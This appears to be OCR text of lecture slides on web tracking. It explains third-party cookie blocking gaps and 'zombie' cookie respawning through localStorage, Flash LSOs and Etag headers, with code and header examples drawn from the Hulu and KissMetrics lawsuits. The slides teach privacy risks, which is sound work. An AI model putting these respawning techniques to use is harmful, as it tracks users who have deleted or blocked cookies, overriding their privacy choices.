
- Result: Once a third-party cookie is somehow set, it can be used (in some browsers).

Forced Cross-sites Tracking



Courtesy of Franziska Roesner

Personal Cross-Site Tracking




Third-party cookie blocking problem

- **Important detail**:

  In most browsers, third-party cookie blocking option doesn't block sending the cookies

- **Privacy problems:**
  - **If a tracker can ever set a cookie**, third-party cookie blocking is rendered ineffective.
  - The user can be **tracked** just because a site she visits **contains a social button**

ShareMeNot



Now is a part of **Privacy Badger** https://www.eff.org/privacybadger

Cookie respawning

AKA ZOMBIECOOKIES

Cookie respawning

- Cookies **can respawn** even if the user has deleted them
  - HTML5 localStorage (across sessions only)
  - Flash LSOs (across sessions and web browsers)
  - HTTP headers: Etag, LastModified

A. Soltani http://ashkansoltani.org/2011/08/11/respawn-redux-flash-cookies/

HTML5 localStorage

- HTML5 localStorage allows to store pairs of strings key + value
- localStorage has no expiration date

```
localStorage.setItem('key', 'value');

var x = localStorage.getItem('key');

localStorage.removeItem('key');
```

HTML5 localStorage and SOP

- Same-origin-policy applies to HTML5 localStorage
- Example: localStorage contains:

  site.com: id = “123”
  resource.com: id = “456”

Source of http://site.com/main.html

```
<html>
<head></head>
<body>
<iframe src="http://resource.com/doc.html">
    <script>
    var x = localStorage.getItem('id');
    </script>
</iframe>
...
```

x = “456”

`document.domain` doesn't affect HTML5 localStorage

- Same-origin-policy applies to HTML5 localStorage
- Example: localStorage contains:

site.com: id = "123"
resource.com: id = "456"


Source of http://site.com/main.html

```
<html>
<head></head>
<body>
<iframe src="http://sub.resource.com/main.html">
    <script>
    document.domain = "resource.com";
    var x = localStorage.getItem('id');
    </script>
</iframe>
...
```

x is undefined


Respawning via HTML5 localStorage

User leaves the page




Respawning via HTML5 localStorage

User deletes all the cookies!



Respawning via HTML5 localStorage


User deletes all the cookies!



Flash Local Stored Objects (LSOs)

- File *.sol stored in user's machine
  - Mac OS location: ~/Library/Preferences/Macromedia/Flash Player/#SharedObjects
- Accessible through the ActionScript program in *.swf
- Allows tracking **across browsers**!

Viewing/deleting Flash LSOs in web-based interface[1]



Now also available in System Preferences in some operating systems (e.g., Mac OS)

[1]https://www.macromedia.com/support/documentation/en/flashplayer/help/settings_manager06.html

Respawning via Flash LSOs

- Hulu lawsuit: Flash LSOs (across sessions and browsers)

get HTTP cookie with key "guid"

```
function getComputerguid() {
    com.ns.utils.ConsoleLogger.getInstance().debug("getComputerguid:
Start");
    var _local2 =    flash.external.ExternalInterface.call("Behaviors.
getCookie", "guid");
    if (_local2 == undefined) {
        _local2 = getComputerguidFromFSO();
        if (_local2 != undefined) {
            flash.external.ExternalInterface.call("Behaviors .setCookie",
            "guid", _local2);
        }
    }
    else {
        setComputerguidFSO(_local2);
    }
    com.ns.utils.ConsoleLogger.getInstance().debug("getComputerguid:
Done");
    return(_local2);
}
```


get Flash cookie

store Flash cookie into HTTP cookie

store HTTP cookie into Flash cookie

Other HTTP headers: Etag

- Etag header is a caching mechanism



Respawning via Etag header

```
INITIAL REQUEST HEADER:
  GET /i.js HTTP/1.1
  Host: i.kissmetrics.com

INITIAL RESPONSE HEADER:
  Etag: "Z9iGGN1n1-zeVqbgzrlKkl39hiY"
  Expires: Sun, 12 Dec 2038 01:19:31 GMT
  Last-Modified: Wed, 27 Jul 2011 00:19:31 GMT
  Set-Cookie: _km_cid=Z9iGGN1n1-zeVqbgzrlKkl39hiY;
              expires=Sun, 12 Dec 2038 01:19:31  GMT;path=/;

SUBSEQUENT REQUEST HEADER (PRIVATE BROWSING MODE WITH ALL COOKIES
BLOCKED):
  GET /i.js HTTP/1.1
  Host: i.kissmetrics.com
  If-None-Match: "Z9iGGN1n1-zeVqbgzrlKkl39hiY"
```

- KissMetrics lawsuit, August 2011

Not Respawning, but Tracking

- **Important detail**:
  - If Etag header, HTML5 localStorage, or Flash LSO didn't store a copy of cookies

  => **tracking would not be detected**!

- **Privacy problem:**
  - All of these storages can be used for tracking without cookies

Example: tracking via HTML5 localStorage

